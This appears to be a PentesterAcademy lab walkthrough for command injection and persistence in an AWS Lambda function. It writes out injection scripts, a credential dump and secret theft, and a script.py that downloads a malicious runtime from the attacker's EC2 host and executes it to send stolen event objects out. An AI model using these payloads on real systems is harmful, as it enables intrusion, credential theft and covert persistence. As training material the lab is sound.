# ATTACK DEFENSE

by PentesterAcademy

Name	Persistent Access on Lambda
URL	<a href="https://attackdefense.com/challengedetails?cid=2290">https://attackdefense.com/challengedetails?cid=2290</a>
Type	AWS Cloud Security : Lambda

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.



### Solution:

#### Section 1: Web application

**Step 1:** Interact with web application.

The screenshot shows a web-based network address calculator. The main title is "Network Address Calculator". There are two tabs at the top: "Basic" (which is selected) and "Advanced". Below the tabs is a form field labeled "IP Address (Range)" containing the value "10.0.0.0/8". To the right of this input field is a "Submit" button. The overall interface is clean and modern.

**Step 2:** Configure Browser to use burp suite as proxy.

**Step 3:** Enter any dummy ip in the input field and capture the request.

## Network Address Calculator

Basic   Advanced

IP Address (Range)

Submit

Request to https://zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com:443 [54.169.27.171]

```

## Section 2: EC2 creation

**Step 7:** Use any personal AWS account, navigate to ec2 dashboard and launch an “Amazon linux 2” ec2 instance with the following settings.

### Step 3: Configure Instance Details

Configure the instance to suit your requirements. You can launch multiple instances from the same AMI, request Spot instances to take advantage of the lower pricing,

Number of instances <span>i</span>	<input type="text" value="1"/>	<a href="#">Launch Into Auto Scaling Group <span>i</span></a>
Purchasing option <span>i</span>	<input type="checkbox"/> Request Spot instances	
Network <span>i</span>	vpc-f1fdb382 (default)	<span>▼</span> <span>C</span> <a href="#">Create new VPC</a>
Subnet <span>i</span>	No preference (default subnet in any Availability Zone <span>▼</span> )	<a href="#">Create new subnet</a>
Auto-assign Public IP <span>i</span>	<input type="checkbox"/> Use subnet setting (Enable) <span>▼</span>	
Placement group <span>i</span>	<input type="checkbox"/> Add instance to placement group	
Capacity Reservation <span>i</span>	<input type="button" value="Open"/>	
Domain join directory <span>i</span>	No directory	<span>▼</span> <span>C</span> <a href="#">Create new directory</a>
IAM role <span>i</span>	<input type="button" value="None"/> <span>▼</span> <span>C</span> <a href="#">Create new IAM role</a>	
CPU options <span>i</span>	<input type="checkbox"/> Specify CPU options	
Shutdown behavior <span>i</span>	<input type="button" value="Stop"/> <span>▼</span>	
Stop - Hibernate behavior <span>i</span>	<input type="checkbox"/> Enable hibernation as an additional stop behavior	
Enable termination protection <span>i</span>	<input type="checkbox"/> Protect against accidental termination	

## Step 6: Configure Security Group

A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For example, add rules that allow unrestricted access to the HTTP and HTTPS ports. You can create a new security group or select from an existing one below. [Learn more](#)

Assign a security group:  Create a **new** security group

Select an **existing** security group

Security group name:

launch-wizard-2

Description:

launch-wizard-2 created 2021-03-06T11:15:17.854+05:30

Type	Protocol	Port Range	Source
SSH	TCP	22	Custom 0.0.0.0/0
Custom TCP F	TCP	65500-65535	Anywhere 0.0.0.0/0, ::/0

**Add Rule**

**Note:** Open ports from 65500 to 65535.

### AMI Details

Amazon Linux 2 AMI (HVM), SSD Volume Type - ami-0915bcb5fa77e4892

Free tier eligible

Amazon Linux 2 comes with five years support. It provides Linux kernel 4.14 tuned for optimal performance on Amazon EC2, systemd 219, GCC 7.3, GlIBC 2.26, Binutils 2.29.1, and the latest software packages through extras. This AMI is the successor of the Amazon Linux AMI that is a...

Description

launch-wizard-2 created 2021-03-06T11:15:17.854+05:30

## Select an existing key pair or create a new key pair

X

A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.

Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI.

Create a new key pair

Key pair name

demo

**Download Key Pair**

You have to download the **private key file** (\*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.

**Cancel**

**Launch Instances**

**Step 8:** Paste the downloaded ssh-key in a file and connect to AWS ec2 instance using ssh.

### Commands:

```
chmod 400 ssh-key.pem  
ssh -i ssh-key.pem ec2-user@<ip address of ec2 instance>
```

```
root@AttackDefense:~# vim ssh-key  
root@AttackDefense:~#  
root@AttackDefense:~#  
root@AttackDefense:~# chmod 400 ssh-key  
root@AttackDefense:~#  
root@AttackDefense:~#  
root@AttackDefense:~#  
root@AttackDefense:~# ssh -i ssh-key ec2-user@34.232.67.85  
The authenticity of host '34.232.67.85 (34.232.67.85)' can't be established.  
ECDSA key fingerprint is SHA256:hdnrzn/3JXDQVm1t0CcV4H1jH/w23jf0ACGwoyaiNPg.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '34.232.67.85' (ECDSA) to the list of known hosts.
```

```

### Section 3: Configuring Scripts (exec.py)

**Step 10:** Make a python script on the ec2 instance to execute commands on the remote lambda ipcalc server having command injection vulnerability.

**Python script: exec.py**

```

#!/usr/bin/python3

# Import Libraries
import json
from urllib import request,parse
import sys

# Application URL
URL="https://zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com/default"

# Creating string out of list, i.e: ["ls","-l"] -> "ls -l"
command=".join(sys.argv[1:])

# Request Body
body={
    "ip" : ":"+command,
    "options" :"--all-info"
}

# Header for sending Request
headers = { "Content-Type" : "application/json"}

# Encoding data
data = json.dumps(body).encode("utf-8")

# Creating request object and sending request
req=request.Request(URL,data,headers)
response=request.urlopen(req)

# Reading response
output=response.read().decode("utf-8")

print(output)

```

**Step 11:** Test the script by reading lambda function files.

**Commands:**

```
chmod +x exec.py
./exec.py <command to be executed>
```

```
[ec2-user@ip-172-31-63-45 ~]$ chmod +x exec.py
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py id
uid=993(sbx_user1051) gid=990 groups=990

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py ls -l
total 98
-rwxr-xr-x 1 root root 97832 Jan  1 08:25 ipcalc
-rw-r--r-- 1 root root  1756 Mar  6 04:10 lambda_function.py

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py cat lambda_function.py
```

### Step 12: Carefully analyze the lambda\_function.py script.

```
import boto3
import subprocess
import hashlib
from urllib import request,parse
from boto3.dynamodb.conditions import Key, Attr
def lambda_handler(event, context):

    dynamodb=boto3.resource('dynamodb')
    SecretUsers=dynamodb.Table('SecretUsers')
    sm=boto3.client('secretsmanager')

    if event["queryStringParameters"] !=None and "username" in event["queryStringParameters"] and "password" in event["queryStringParameters"]:
        username=event["queryStringParameters"]["username"]
        password=event["queryStringParameters"]["password"]
        hashed_password=hashlib.md5(password.encode('utf-8')).hexdigest()
        response=SecretUsers.query(KeyConditionExpression=Key('username').eq(username) & Key('password').eq(hashed_password))
        if len(response)==0:
            output={"message":"login failed"}
        else:
            secret=sm.get_secret_value(SecretId='MySecret')
            secret_value=json.loads(secret['SecretString'])

            output={"message":"login successful","Flag":secret_value['Flag']}
    return { 'statusCode': 200, 'body': json.dumps(output) }
```

### Step 13: Dump environment variables of lambda server using exec.py script.

**Command:** ./exec.py printenv

```
[ec2-user@ip-172-31-63-45 ~]$ ./exec.py printenv
AWS_LAMBDA_FUNCTION_VERSION=$LATEST

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ export AWS_ACCESS_KEY_ID=ASIAUAWOPGE5DJ34EW0S
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ export AWS_SECRET_ACCESS_KEY=Vn9ei3vfDlUTzQ8B2Nw5XjuIYnG+6U2Ds4baim4p
```

**Step 15:** Get caller identity to check if assuming role was successful.

**Command:** aws sts get-caller-identity

```
[ec2-user@ip-172-31-63-45 ~]$ aws sts get-caller-identity
{
    "Account": "276384657722",
    "UserId": "AROAUAWOPGE5KY5HYGSZF:ipcalc-with-login",
    "Arn": "arn:aws:sts::276384657722:assumed-role/ipcalc-with-login-role-9rkj1kwo/ipcalc-with-login"
}
[ec2-user@ip-172-31-63-45 ~]$
```

Successfully assumed ipcalc-with-login role.

**Step 16:** Scan the AWS dynamoDB for the table used in lambda\_function.py script.

lambda\_function.py

```
import hashlib
from urllib import request,parse
from boto3.dynamodb.conditions import Key, Attr
def lambda_handler(event, context):

    dynamodb=boto3.resource('dynamodb')
    SecretUsers=dynamodb.Table('SecretUsers')
    sm=boto3.client('secretsmanager')

    if event["queryStringParameters"] !=None and "username" in event["queryStringParameters"]:
        username=event["queryStringParameters"]["username"]
        password=event["queryStringParameters"]["password"]
        hashed_password=hashlib.md5(password.encode('utf-8')).hexdigest()
```

**Command:** aws dynamodb scan --table-name SecretUsers --region ap-southeast-1

```
[ec2-user@ip-172-31-63-45 ~]$ aws dynamodb scan --table-name SecretUsers --region ap-southeast-1
{
    "Count": 4,
    "Items": [
        {
            "username": {
                "S": "paul"
            },
            "password": {
                "S": "3f67c64c0af46ec03496ba8a47e6d951"
            }
        },
        {
            "username": {
                "S": "admin"
            },
            "password": {
                "S": "e3274be5c857fb42ab72d786e281b4b8"
            }
        }
    ]
}
```

**Step 17:** Use AWS secrets manager to get the secret id mentioned in lambda\_function.py script.

lambda\_function.py

```
username=event["queryStringParameters"]["username"]
password=event["queryStringParameters"]["password"]
hashed_password=hashlib.md5(password.encode('utf-8')).hexdigest()
response=SecretUsers.query(KeyConditionExpression=Key('username').eq(username) &
if len(response)==0:
    output={"message":"login failed"}
else:
    secret=sm.get_secret_value(SecretId='MySecret')
    secret_value=json.loads(secret['SecretString'])
    I
```

**Commands:** aws secretsmanager get-secret-value --secret-id MySecret --region ap-southeast-1

```
[ec2-user@ip-172-31-63-45 ~]$ aws secretsmanager get-secret-value --secret-id MySecret --region ap-southeast-1
{
    "Name": "MySecret",
    "VersionId": "b893df62-72e0-49aa-8694-0a7e255fe3d6",
    "SecretString": "{\"Flag\":\"147077c61dc5ecb33191f670569d2212\"}",
    "VersionStages": [
        "AWSCURRENT"
    ],
    "CreatedDate": 1614993902.182,
    "ARN": "arn:aws:secretsmanager:ap-southeast-1:276384657722:secret:MySecret-3Lz53X"
}
```

Successfully retrieved secret.

### **Section 5: execPythonCode.py**

**Step 18:** Make a python script (execPythonCode.py) on ec2 that converts a python code written in script.py file in a one liner python command and executes it on the vulnerable ipcalc lambda server.

#### **Python Script: execPythonCode.py**

```
#!/usr/bin/python3
# Import Libraries
import json
from urllib import request,parse
import sys

# Application URL
URL="https://zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com/default"

# Read the script
file=open("script.py","r")

# replace new lines
script=file.read().replace("\n", ";")

# Generate the command as python oneliner.
command='python3 -c "'+script+'"'

# Request Body
body={
    'ip' : ';' + command,
    'options' : '--all-info'
}
```

```
# Header for sending Request
headers = { "Content-Type" : "application/json"}

# Encoding data
data = json.dumps(body).encode("utf-8")

# Creating request object and sending request
req=request.Request(URL,data,headers)
response=request.urlopen(req)

# Reading response
output=response.read().decode("utf-8")

print(output)
```

**Step 19:** Test the script by writing a simple python code in a file and executing it on the lambda server using execPythonCode.py script.

**Demo code: script.py**

```
a=1
b=1
print(a+b)
```



**Commands:**

```
chmod +x execPythonCode.py
./execPythonCode.py
```

```
[ec2-user@ip-172-31-63-45 ~]$ chmod +x execPythonCode.py
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
3
```

Successfully executed python code on lambda server.

**Step 20:** Check AWS lambda runtime format on AWS docs.

The screenshot shows the AWS Lambda runtime API documentation page. At the top, there's a navigation bar with the AWS logo, a search bar, and links for AWS, Documentation, AWS Lambda, and Developer Guide. Below the navigation bar, the title "AWS Lambda runtime API" is displayed, followed by links for PDF, Kindle, and RSS. The main content area starts with a paragraph about AWS Lambda providing an HTTP API for custom runtimes. It then mentions the OpenAPI specification for version 2018-06-01, available as runtime-api.zip. A note follows that runtimes get an endpoint from the AWS\_LAMBDA\_RUNTIME\_API environment variable and can interact with the API using resource paths.

**Path** – /runtime/invocation/next

**Method** – GET

Retrieves an invocation event. The response body contains the payload from the invocation, which is a JSON document that contains event data from the function trigger. The response headers contain additional data about the invocation.

**Response headers**

- **Lambda-Runtime-Aws-Request-Id** – The request ID, which identifies the request that triggered the function invocation.  
For example, 8476a536-e9f4-11e8-9739-2dfe598c3fc.
- **Lambda-Runtime-Deadline-Ms** – The date that the function times out in Unix time milliseconds.  
For example, 1542409706888.

## Section 6: Invocation response

**Step 21:** Make a python script to retrieve “Lambda-Runtime-Aws-Request-Id” header from the lambda server response and run this script using execPythonCode.py .

### Python script: script.py

```
import os
import json
from urllib import request,parse
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next')
response=request.urlopen(req)
output=response.read().decode('utf-8')
headers=response.info()
```

```
request_id=headers['Lambda-Runtime-Aws-Request-Id']
print(request_id)
```

**Command:** ./execPythonCode.py

```
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
208e4aaaf-5445-4cac-b88c-c8a97e29d5de

[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$
[ec2-user@ip-172-31-63-45 ~]$/ ./execPythonCode.py
d7b12831-710e-453f-8c62-9cc11fcfed84d
```

I

```
[ec2-user@ip-172-31-63-45 ~]$
```

Successfully received the “Lambda-Runtime-Aws-Request-Id” header from the request.

**Step 22:** Check the format for sending invocation response on AWS docs.

### Invocation response

Path – [/runtime/invocation/AwsRequestId/response](#)

Method – POST

Sends an invocation response to Lambda. After the runtime invokes the function handler, it posts the response from the function to the invocation response path. For synchronous invocations, Lambda then sends the response back to the client.

Example success request

```
REQUEST_ID=156cb537-e2d4-11e8-9b34-d36013741fb9
curl -X POST "http://${AWS_LAMBDA_RUNTIME_API}/2018-06-01/runtime/invocation/$REQUEST_ID/response" -d "SUCCESS"
```

**Step 23:** Modify script.py code to use the “Lambda-Runtime-Aws-Request-Id” header from the response and use it to send “invocation response” to the lambda, and run this script using execPythonCode.py.

**Python script: script.py**

```
import os
import json
from urllib import request,parse
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next')
response=request.urlopen(req)
output=response.read().decode('utf-8')
headers=response.info()
request_id=headers['Lambda-Runtime-Aws-Request-Id']
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/'+request_id+'/re
sponse')
body={'body':'Hello From AD Labs'}
data = json.dumps(body).encode('utf-8')
response=request.urlopen(req,data = data)
```

**Command:** ./execPythonCode.py

```
[ec2-user@ip-172-31-63-45 ~]$ 
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py
Hello From AD Labs
[ec2-user@ip-172-31-63-45 ~]$ I
[ec2-user@ip-172-31-63-45 ~]$ 
[ec2-user@ip-172-31-63-45 ~]$ █
```

Successfully received the body.

**Step 24:** Gain persistence on lambda server.

To gain persistence on the lambda server, replace either the init or bootstrap process with a malicious version. This can be achieved by replacing the lambda server's runtime.py with a malicious runtime.py that redirects event objects of the lambda server to the attacker's server.

**Reference:** <https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/>

## Section 7: Python http.server

**Step 25:** Start another ec2-user ssh shell on a separate terminal and host a python http server on port 65500 on the ec2 using python's http.server module.

**Command:** python3 -m http.server 65500

```
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500  
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
```

**Note:** Port 65500 is used in python server because ports 65500-65535 were opened in ec2 security rules at the time of instance creation.

**Step 26:** Test the working of http server by opening url on browser.

A screenshot of a web browser window. The address bar shows the URL "34.232.67.85:65500". The page content displays a directory listing for the root directory, showing various files and folders such as .bash\_history, .bash\_logout, .bash\_profile, .bashrc, .script.py.swp, .ssh/, viminfo, exec.py, execPythonCode.py, and script.py.

## Directory listing for /

- [.bash\\_history](#)
- [.bash\\_logout](#)
- [.bash\\_profile](#)
- [.bashrc](#)
- [.script.py.swp](#)
- [.ssh/](#)
- [viminfo](#)
- [exec.py](#)
- [execPythonCode.py](#)
- [script.py](#)

```
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500  
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...  
183.87.13.24 - - [06/Mar/2021 06:17:18] "GET / HTTP/1.1" 200 -  
183.87.13.24 - - [06/Mar/2021 06:17:19] code 404, message File not found  
183.87.13.24 - - [06/Mar/2021 06:17:19] "GET /favicon.ico HTTP/1.1" 404 -  
183.87.13.24 - - [06/Mar/2021 06:17:23] "GET /exec.py HTTP/1.1" 200 -  
183.87.13.24 - - [06/Mar/2021 06:17:28] "GET /execPythonCode.py HTTP/1.1" 200 -  
183.87.13.24 - - [06/Mar/2021 06:17:53] "GET /?user=admin&password=password HTTP/1.1" 200 -
```

## Section 8: Runtime.py

**Step 27:** Modify the runtime.py script and change the Twist ip to ec2 instance ip and modify port to python server's port. Runtime.py script can be found in the references.

```
TWIST_HOME_IP = "134.204.13.12"      # fill in
TWIST_HOME_PORT = "65530"    # fill in
DEFAULT_TIMEOUT = 0.2

# Send the event to TWIST_HOME
def twist_leak_data_home(event, invoke_id):
    try:
```

## Reference: runtime.py

<https://unit42.paloaltonetworks.com/gaining-persistency-vulnerable-lambdas/>

**Step 28:** Start python server in the same directory where runtime.py script is located.

**Step 29:** Confirm the working of http server by opening runtime.py on the web browser.

```
← → C Not secure | 34.232.67.85:65500/runtime.py
```

```
#!/usr/bin/env python3

"""
*twist_runtime.py*
Most of it is copied from the Lambda python3.7 runtime (bootstrap.py)
The section at the bottom contains the modifications.
"""

import json
import logging
import os
import site
import sys
import time
```

```
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
183.87.13.24 - - [06/Mar/2021 06:19:13] "GET / HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:19:15] "GET /runtime.py HTTP/1.1" 200 -
```

**Step 30:** Try sending a POST request with JSON content on python server to test if python server can accept POST requests.

**Command:** curl -H "Content-Type: application/json" -d '{"username":"xyz","password":"xyz"}' http://34.232.67.85:65500

```
[ec2-user@ip-172-31-63-45 ~]$ curl -H "Content-Type: application/json" -d '{"username":"xyz","password":"xyz"}' http://34.232.67.85:65500
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
 "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>Error response</title>
  </head>
  <body>
    <h1>Error response</h1>
    <p>Error code: 501</p>
    <p>Message: Unsupported method ('POST').</p>
    <p>Error code explanation: HTTPstatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
  </body>
</html>
[ec2-user@ip-172-31-63-45 ~]$ 
[ec2-user@ip-172-31-63-45 ~]$ 
[ec2-user@ip-172-31-63-45 ~]$ 
```

```
[ec2-user@ip-172-31-63-45 ~]$ python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
183.87.13.24 - - [06/Mar/2021 06:19:13] "GET / HTTP/1.1" 200 -
183.87.13.24 - - [06/Mar/2021 06:19:15] "GET /runtime.py HTTP/1.1" 200 -
34.232.67.85 - - [06/Mar/2021 06:20:26] code 501, message Unsupported method ('POST')
34.232.67.85 - - [06/Mar/2021 06:20:26] "POST / HTTP/1.1" 501 -
```

Server gives error because it is not configured to receive POST requests.

### Section 9: Flask Server (server.py)

**Step 31:** Make a python script using flask to host a http server that accepts POST requests.

#### Python script: server.py

```
from flask import Flask
from flask import request
from pprint import pprint

app = Flask(__name__)

@app.route('/', methods=["POST"])
def hello():
    pprint(request.json, indent=2)
    return "Hello World!\n"

app.run(host="0.0.0.0", port=65530)
```

**Step 32:** Try sending a POST request with JSON content on the new http flask server to test the output.

**Command:** curl -H "Content-Type: application/json" -d '{"username":"xyz","password":"xyz"}'  
<http://34.232.67.85:65500>

```
[ec2-user@ip-172-31-63-45 ~]$ 
[ec2-user@ip-172-31-63-45 ~]$ curl -H "Content-Type: application/json" -d '{"username":"xyz","password":"xyz"}' http://34.232.67.85:65530
Hello World!
[ec2-user@ip-172-31-63-45 ~]$ 
[ec2-user@ip-172-31-63-45 ~]$ 
```

```
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$ python3 server.py  
* Serving Flask app "server" (lazy loading)  
* Environment: production  
WARNING: This is a development server. Do not use it in a production deployment.  
Use a production WSGI server instead.  
* Debug mode: off  
* Running on http://0.0.0.0:65530/ (Press CTRL+C to quit)  
{'password': 'xyz', 'username': 'xyz'}  
34.232.67.85 - - [06/Mar/2021 06:22:02] "POST / HTTP/1.1" 200 -
```

Successfully received post data.

## Section 10: Replacing runtime.py

**Step 33:** Modify script.py file to download runtime.py from the ec2 http server and replace runtime.py on the lambda server.

### Python script: script.py

```
import os  
import json  
from urllib import request,parse  
req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next')  
response=request.urlopen(req)  
output=response.read().decode('utf-8')  
headers=response.info()  
request_id=headers['Lambda-Runtime-Aws-Request-Id']  
new_runtime_path='/tmp/runtime'  
req=request.Request(url='http://34.232.67.85:65500/runtime.py')  
response=request.urlopen(req)  
output=response.read()  
f=open(new_runtime_path, 'wb')  
f.write(output)  
f.close()  
os.chmod(new_runtime_path, 0o777)  
args = [new_runtime_path, request_id]  
os.execv(new_runtime_path, args)
```



**Command:** ./execPythonCode.py

```
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$ ./execPythonCode.py  
{"Output": "Successfully took over the bootstrap runtime"}  
[ec2-user@ip-172-31-63-45 ~]$  
[ec2-user@ip-172-31-63-45 ~]$
```

Successfully replace runtime.py on lambda server.

## Section 11: Exploit Works !

**Step 34:** Interact with the lambda server using a web browser by sending parameters in URL.

A screenshot of a web browser window. The address bar shows a URL starting with "zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com/default?username=admin&password=password". Below the address bar, the response body is displayed as a JSON object: {"message": "login failed", "SecretMessage": "Oops, I stole your event object"}

Malicious runtime.py is in effect and used by lambda server and a malicious message is shown in the response body.

**Step 35:** Check the python server logs for the POST data received by lambda server.

```

18.141.188.16 - - [06/Mar/2021 06:24:33] "POST / HTTP/1.1" 200 -
{
  'body': None,
  'headers': { 'Accept-Encoding': 'identity',
    'Host': 'zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com',
    'User-Agent': 'Python-urllib/3.8',
    'X-Amzn-Trace-Id': 'Root=1-60432052-2da1f53916515ad959efa221',
    'X-Forwarded-For': '54.179.95.12',
    'X-Forwarded-Port': '443',
    'X-Forwarded-Proto': 'https'},
  'httpMethod': 'GET',
  'isBase64Encoded': False,
  'multiValueHeaders': { 'Accept-Encoding': ['identity'],
    'Host': ['zq6r7c8gj3.execute-api.ap-southeast-1.amazonaws.com'],
    'User-Agent': ['Python-urllib/3.8'],
    'X-Amzn-Trace-Id': ['Root=1-60432052-2da1f53916515ad959efa221'],
    'X-Forwarded-For': ['54.179.95.12'],
    'X-Forwarded-Port': ['443'],
    'X-Forwarded-Proto': ['https']},
  'multiValueQueryStringParameters': { 'password': ['adminpassword'],
    'username': ['admin']}},

```

Successfully redirected events objects from lambda server to attacker's python server.

**Step 36:** Check running processes on lambda server using exec.py script to see executed commands.

**Command:** ./exec.py ps -eaf

```

[ec2-user@ip-172-31-63-45 ~]$ ./exec.py ps -eaf
UID      PID  PPID  C STIME TTY          TIME CMD
993        1      0  0:06:15 ?        00:00:00 /var/rapid/init --enable-extensions --bootstrap /var/runtime/bootstrap
993        7      1  0 06:15 ?        00:00:00 /var/lang/bin/python3.7 /var/runtime/bootstrap
993       12      7  0 06:24 ?        00:00:00 bash -c /var/task/ipcalc --all-info ;python3 -c "import os;import json
uest,parse;req=request.Request(url='http://127.0.0.1:9001/2018-06-01/runtime/invocation/next');response=request.urlopen
read().decode('utf-8');headers=response.info();request_id=headers['Lambda-Runtime-Aws-Request-Id'];new_runtime_path='/
t.Request(url='http://34.232.67.85:65500/runtime.py');response=request.urlopen(req);output=response.read();f=open(new_
rite(output);f.close();os.chmod(new_runtime_path, 0o777);args = [new_runtime_path, request_id];os.execv(new_runtime_pa
993       14     12  0 06:24 ?        00:00:00 python3 /tmp/runtime c28e0fd3-3ae3-4a55-9d55-8f9ed99d3d65
993       17     14  0 06:29 ?        00:00:00 bash -c /var/task/ipcalc --all-info ;ps -eaf 2>&1;exit 0
993       19     17  0 06:29 ?        00:00:00 ps -eaf

```

Python one liner code getting executed on lambda server.
